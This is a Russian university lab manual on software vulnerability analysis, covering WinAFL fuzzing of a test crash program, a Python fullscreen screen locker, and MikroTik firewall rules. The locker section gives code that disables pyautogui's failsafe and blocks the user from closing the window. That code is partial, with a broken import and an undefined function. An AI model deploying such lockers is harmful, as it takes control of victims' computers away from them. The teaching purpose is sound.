Министерство науки и высшего образования РФ
ФГБОУ ВО «Ульяновский государственный университет»
Факультет математики, информационных и авиационных технологий

Сутыркина Е.А.

МЕТОДИЧЕСКИЕ УКАЗАНИЯ К ЛАБОРАТОРНЫМ РАБОТАМ ПО ДИСЦИПЛИНЕ

«Анализ уязвимостей программного обеспечения»

для студентов специальностей 10.05.01 «Компьютерная безопасность»
и 10.05.03 «Информационная безопасность автоматизированных систем» очной формы обучения

Ульяновск, 2019

Методические указания к лабораторным работам по дисциплине «Анализ уязвимостей программного обеспечения» для студентов специальностей 10.05.01 «Компьютерная безопасность» и 10.05.03 «Информационная безопасность автоматизированных систем» очной формы обучения / составитель: Е.А.Сутыркина. - Ульяновск: УлГУ, 2019. Настоящие методические указания предназначены для студентов специалитета по специальностям 10.05.01 и 10.05.03 очной формы обучения. В работе приведены литература по дисциплине, методические указания для самостоятельной работы студентов. Они будут полезны при подготовке к лабораторным работам и к зачету по данной дисциплине.

Методические указания рекомендованы к введению в образовательный процесс решением Ученого Совета ФМИиАТ УлГУ (протокол 2/19 от 19 марта 2019г.)

Содержание

1. ЛИТЕРАТУРА ДЛЯ ИЗУЧЕНИЯ ДИСЦИПЛИНЫ

1. Платонов Владимир Владимирович. Программно-аппаратные средства обеспечения информационной безопасности вычислительных сетей : учеб. пособие для вузов по спец. 090102 "Компьютерная безопасность", 090105 "Комплекс. обеспечение информ. безопасности автоматизир. систем" / Платонов Владимир Владимирович. - Москва : Академия, 2006
2. Щербаков А.Ю., А.Ю. Щербаков. Современная компьютерная безопасность. Теоретические основы. Практические аспекты. Учебное пособие. - М.: Книжный мир, 2009. - 352 с. - ISBN 978-5-8041-0378-2 - Режим доступа: http://www.studentlibrary.ru/book/ISBN9785804103782.html
3. Внуков, А. А. Защита информации : учебное пособие для бакалавриата и магистратуры / А. А. Внуков. — 2-е изд., испр. и доп. — Москва : Издательство Юрайт, 2019. — 240 с. — (Высшее образование). — ISBN 978-5-534-01678-9. — Текст : электронный // ЭБС Юрайт [сайт]. — URL: https://www.biblio-online.ru/bcode/444046
4. Казарин, О. В. Программно-аппаратные средства защиты информации. Защита программного обеспечения : учебник и практикум для вузов / О. В. Казарин, А. С. Забабурин. — Москва : Издательство Юрайт, 2019. — 312 с. — (Специалист). — ISBN 978-5-9916-9043-0. — Текст : электронный // ЭБС Юрайт [сайт]. — URL: https://www.biblio-online.ru/bcode/437163
5. Торстейнсон П., Криптография и безопасность в технологии .NET [Электронный ресурс] / П. Торстейнсон, Г. А. Ганеш ; пер. с англ. - 3-е изд. (эл.). - М. : БИНОМ, 2015. - 482 с. (Программисту.) - ISBN 978-5-9963-2952-6 - Режим доступа: http://www.studentlibrary.ru/book/ISBN9785996329526.html
6. Анализ состояния защиты данных в информационных системах : учебно-методическое пособие / сост. В. В. Денисов. — Новосибирск : Новосибирский государственный технический университет, 2012. — 52 с. — ISBN 978-5-7782-1969-4. — Текст : электронный // Электронно-библиотечная система IPR BOOKS : [сайт]. — URL: http://www.iprbookshop.ru/44897.html

2. МЕТОДИЧЕСКИЕ УКАЗАНИЯ

Лабораторная работа №1. Поиск уязвимостей в программной реализации

Автоматизация поиска уязвимостей с помощью WinAFL

Фаззер WinAFL

```
C:\1\bin32>afl-fuzz.exe
WinAFL 1.16b by <ifratric@google.com>
Based on AFL 2.43b by <lcamtuf@google.com>

afl-fuzz.exe [ afl options ] -- [instrumentation options] -- \path\to\fuzzed_app [ ... ]

Required parameters:

  -i dir        - input directory with test cases
  -o dir        - output directory for fuzzer findings
  -t msec       - timeout for each run

Instrumentation type:

  -D dir        - directory with DynamoRIO binaries (drrun, drconfig)
  -Y            - enable the static instrumentation mode

Execution control settings:

  -f file       - location read by the fuzzed program (stdin)

Fuzzing behavior settings:

  -d            - quick & dirty mode (skips deterministic steps)
  -x dir        - optional fuzzer dictionary (see README)

Other stuff:

  -I msec       - timeout for process initialization and first run
  -T text       - text banner to show on the screen
  -M \ -S id    - distributed mode (see parallel_fuzzing.txt)
  -l path       - a path to user-defined DLL for custom test cases processing

For additional tips, please consult docs\README.
```

Как только что-то пошло не так в исследуемом приложении (например, оно обрушилось), данные, которые к этому привели, копируются в отдельную папку для дальнейшего исследования. У фаззера есть множество опций запуска, рассмотрим самые важные:

- -i [каталог] — каталог входных тестовых кейсов. Примечательно, что вместе с фаззером «из коробки» идет несколько простых тестовых кейсов для различных типов файлов.
- -o [каталог] — каталог выходных данных, куда будут помещаться результаты работы фаззера.
- -D [каталог] — опция, которая говорит фаззеру использовать динамическую инструментацию на базе DynamoRIO. Для необходимо дополнительно указать каталог, где установлен этот инструмент.
- -Y — опция для статической инструментации.

Когда все готово и файл инструментирован, достаточно выполнить команду afl-fuzz.exe -Y -i input -o output — test.exe. Эта команда запустит процесс поиска уязвимостей для тестовой программы со статической инструментацией.

Для того чтобы понять на деле, как именно происходит поиск ошибок при помощи WinAFL, мы рассмотрим небольшую тестовую программу, внутри которой будет функция с доступом по нулевому указателю.

Код будет выглядеть примерно так:

```
int crash() {
  int *x = NULL;
  int y = *x;

  printf("%s", y);

  return 0;
}
```

Будем передавать в качестве аргумента командной строки «волшебный» параметр, который вызывает функцию по условию if (argc == 2 && !strcmp(argv[1], «key»)). Кроме того, для ускорения фаззинга можно «обернуть» тестируемую функцию в цикл:

```
while (__afl_persistent_loop()) {
  ...
}
```


Управляющая функция цикла находится в файле winafl-master\afl-staticinstr.h, который необходимо будет подключить к проекту. Кроме того, это добавит в проект диагностические сообщения.

```
C:\1\bin32>instrument.exe --mode=afl --input-image=tst.exe --output-image=instr_crash.exe
[0509/233344:INFO:application_impl.h(46)] Syzygy Instrumenter Version 0.8.32.0 (190dbfe).
[0509/233344:INFO:application_impl.h(48)] Copyright (c) Google Inc. All rights reserved.
[0509/233344:INFO:afl_instrumenter.cc(128)] Cookie check hook mode enabled.
[0509/233344:INFO:pe_relinker_util.cc(336)] Input PDB not specified, searching for it.
[0509/233344:INFO:pe_relinker_util.cc(362)] Using default output PDB path: C:\1\bin32\instr_crash.exe.pdb
[0509/233344:INFO:pe_relinker.cc(138)] Input module : C:\1\bin32\tst.exe
[0509/233344:INFO:pe_relinker.cc(139)] Input PDB    : C:\Users\    \source\repos\tst\Debug\tst.pdb
[0509/233344:INFO:pe_relinker.cc(140)] Output module: C:\1\bin32\instr_crash.exe
[0509/233344:INFO:pe_relinker.cc(141)] Output PDB   : C:\1\bin32\instr_crash.exe.pdb
[0509/233344:INFO:pe_relinker.cc(57)] Decomposing module: C:\1\bin32\tst.exe
[0509/233344:INFO:pe_relinker.cc(72)] Removing padding blocks.
[0509/233344:INFO:pe_coff_relinker.cc(80)] Transforming block graph.
[0509/233344:INFO:security_cookie_check_hook_transform.cc(67)] Found a __report_gsfailure implementation, hooking it now
.
[0509/233344:INFO:afl_transform.cc(237)] Code Blocks instrumented: 61 (63%)
[0509/233344:INFO:pe_relinker_util.cc(414)] Finalizing block-graph for "C:\1\bin32\tst.exe".
[0509/233344:INFO:pe_coff_relinker.cc(100)] Ordering block graph.
[0509/233344:INFO:pe_coff_relinker.cc(104)] No orderers specified, applying default orderer.
[0509/233344:INFO:pe_relinker_util.cc(458)] Building image layout.
[0509/233344:INFO:pe_relinker_util.cc(473)] Finalizing image layout.
[0509/233344:INFO:pe_coff_relinker.cc(91)] Transforming layout.
[0509/233344:INFO:pe_relinker.cc(95)] Writing image: C:\1\bin32\instr_crash.exe
[0509/233344:INFO:pe_relinker.cc(210)] Reading PDB file: C:\Users\    \source\repos\tst\Debug\tst.pdb
[0509/233344:INFO:pdb_mutator.cc(26)] Apply PDB mutator "AddIndexedDataRangesStreamPdbMutator
[0509/233344:INFO:pe_relinker_util.cc(511)] Finalizing PDB file.
[0509/233344:INFO:pe_relinker_util.cc(79)] Building OMAP vectors.
[0509/233344:INFO:pe_relinker.cc(232)] Writing the PDB.
[0509/233344:INFO:pe_relinker.cc(240)] PE relinker finished.

C:\1\bin32>
```

Подготовим данный файл к фаззингу командой:


```
$ instrument.exe --mode=afl --input-image=tst.exe --output-
image=instr_crash.exe
```



Кроме того, в свойствах компоновщика необходимо добавить два параметра: /PROFILE — включит поддержку профилирования и /SAFESEH — безопасная обработка исключений. После этого все готово и можно запускать фаззер:

```
$ afl-fuzz.exe -Y -i in -o out -t 500+ -- -fuzz_iterations 10000 --
instr_crash.exe
```

Здесь мы указываем то, что файл статически инструментирован, указываем каталог in, где расположены тест-кейсы, и каталог out, где будут результаты. Также дополнительно сообщаем время ожидания обработки каждой итерации (в миллисекундах) и количество итераций тестирования. Процесс работы фаззера выглядит таким образом.



Тут стоит напомнить, что фаззинг в реальных условиях может длиться неделями. К счастью, у нас все пойдет быстрее. После того как мы обнаружим падение приложения, в каталоге out можно будет найти файлы с названиями вида id:000003,src:000001,op:flip1,pos:1. Внутри содержится диагностическая информация с пояснениями, примерно такими:

```
Program received signal SIGSEGV, Segmentation fault.
0x0802f36a in crash at tst.c:32
32 int y = *x;
#0 0x0802f36a in crash at tst.c:32

crash dump #:1
```

Как видите, лог подробный, в нем указана и функция crash, и тип ошибки SIGSEGV. Это значит, что «волшебный» параметр был сгенерирован фаззером верно и все сработало.

Лабораторная работа №2. Программные закладки

Пишем локер на Python

Установим несколько модулей, который будем использовать:

```
pip install pyAesCrypt
pip install pyautogui
pip install tkinter
```

На этом с подготовительным этапом покончено, можно приступать к написанию кода. Наша задача – создать окно на весь экран и не дать пользователю его закрыть.

Импортируем библиотеки:

```
import pyautogui
from tkinter import Tk, Entry, Label
from pyautogu coi import click, moveTo
from time import sleep
```

Основная часть программы выглядит следующим образом:

```
# Создаем окно
root = Tk()
# Вырубаем защиту левого верхнего угла экрана
pyautogui.FAILSAFE = False
# Получаем ширину и высоту окна
width = root.winfo_screenwidth()
height = root.winfo_screenheight()
# Задаем заголовок окна
root.title('From "Xakep" with love')
# Открываем окно на весь экран
root.attributes("-fullscreen", True)
# Создаем поле для ввода, задаем его размеры и расположение
entry = Entry(root, font=1)
entry.place(width=150, height=50, x=width/2-75, y=height/2-25)
# Создаем текстовые подписи и задаем их расположение
label0 = Label(root, text="╚(•⌂•)╝ Locker by Xakep (ﾉ°□°)ﾉ ︵ ┻━┻",
font=1)
label0.grid(row=0, column=0)
label1 = Label(root, text="Пиши пароль и жми Ctrl + C", font='Arial
20')
label1.place(x=width/2-75-130, y=height/2-25-100)
# Включаем постоянное обновление окна и делаем паузу
root.update()
sleep(0.2)
# Кликаем в центр окна
click(width/2, height/2)
# Обнуляем ключ
k = False
# Теперь непрерывно проверяем, не введен ли верный ключ
# Если введен, вызываем функцию хулиганства
while not k:
    on_closing()
```

Здесь — защита, которая активируется при перемещении курсора в верхний левый угол

экрана. При ее срабатывании программа закрывается. Нам это не надо, поэтому вырубаем эту функцию. pyautogui.FAILSAFE = False.

Чтобы наш локер работал на любом мониторе с любым разрешением, считываем ширину и высоту экрана и по простой формуле вычисляем, куда будет попадать курсор, делаться клик и так далее. В нашем случае курсор попадает в центр экрана, то есть ширину и высоту мы делим на два. Паузу (sleep) добавим для того, чтобы пользователь мог ввести код для отмены.

Лабораторная работа №3. Атаки на компьютерную систему

Предотвращение атак на компьютерную систему: инструкция по настройке правил Firewall

Firewall на микротик состоит из следующих составляющих, это цепочки (chain) и действия в этих цепочках (Action), а также различные фильтры к трафику который обрабатывается в цепочках.

В Mikrotik существуют следующие цепочки:

- Input – цепочка для обработки пакетов поступающих на маршрутизатор, имеющих в качестве адреса назначение ip самого маршрутизатора.
- Forward – в этой цепочки обрабатываются пакеты проходящие через маршрутизатор
- Output – цепочка для обработки пакетов созданных маршрутизатором, например когда мы с маршрутизатора пингуем или подключаемся по telnet

Из описания понятно, что для защиты маршрутизатора нужно использовать цепочку input. А для обработки трафика от пользователей и к пользователям использовать chain forward.

В цепочках можно осуществлять следующие действия:


Параметр	Действие
Accept	Разрешить
add-dst-to-address-list	Добавить ip назначение в список адресов указанный в Address List
add-src-to-address-list	Добавить ip источника в список адресов указанный в Address List
Drop	запретить
fasttrack-connection	Обрабатывать пакеты включив FastTrack т.е пакеты будут проходить по самому быстрому маршруту, минуя остальные правила firewall и обработку в очередях
Jump	Прыжок, переход на другую цепочку заданную в Jump target
log	Запись в лог
passthrough	Перейти к следующему правилу не делая никаких действий(полезно для сбора статистики)
Reject	Отбить пакет с причиной указанной в Reject with
Return	Вернуть пакет в цепочку из который он пришел
tarpit	захватывает и поддерживает TCP-соединения (отвечает с SYN / ACK на входящий пакет TCP SYN)

Рассмотрим некоторые примеры по настройки firewall на маршрутизаторе микротик. Для начала настроим безопасность на наше маршрутизаторе, Для этого сделаем следующие


1.Запретим пинговать наше устройство

2.Запретим доступ к микротику всем кроме локальной сети и разрешенных ip адресов


Для настройки подключаемся к роутеру с помощью утилиты winbox и идем в меню IP-Firewall. Вкладка Filter Rules и нажимаем добавить.




Запрещаем пинги на наше устройство, для этого, на вкладке general, chain выбираем input protocol icmp



На вкладке Action выбираем drop




Запрещаем доступ к управлению маршрутизатора. Для начала создаем лист с нашими разрешенными адресами, переходим в IP-Firewall, вкладка Address Lists, добавляем новый лист




- Name – название нашего листа
- Address – адреса относящиеся к этому листу, можно указывать как отдельные адреса так и сети.


Дальше создаем новое правило, снова переходим в Filter rules и добавляем его



Затем переходим на вкладку Advanced и в качестве Src. List выбираем созданный лист.
В действии Action выбираем разрешить accept.



Следующим шагом запрещаем все входящие соединения. Добавляем правило на chain input, и в действии ставим drop. Должно получится следующее




Здесь следует отметить что обработка правил идет сверху вниз, т.е правило запрещающее все подключения должно находится внизу, иначе разрешающие правила не сработают.


Для того что бы поменять местами правило, нужно кликнуть по строке и с зажатой левой кнопкой мыши перетащить его на нужное место.

Доступ пользователей в интернет


Допустим нам нужно дать доступ в интернет только для определенной сети. Для этого создаем два разрешающих правила в chain forward. Первое правило разрешает исходящий трафик из нашей сети




Action ставим accept. Можно как указать Src. Address, так и использовать Address Lists, как мы это делали выше. Следующим правилом разрешаем прохождение пакетов в нашу сеть.



В следующем правиле запрещаем все остальные сети,



Action выбираем drop. В результате получится следующее

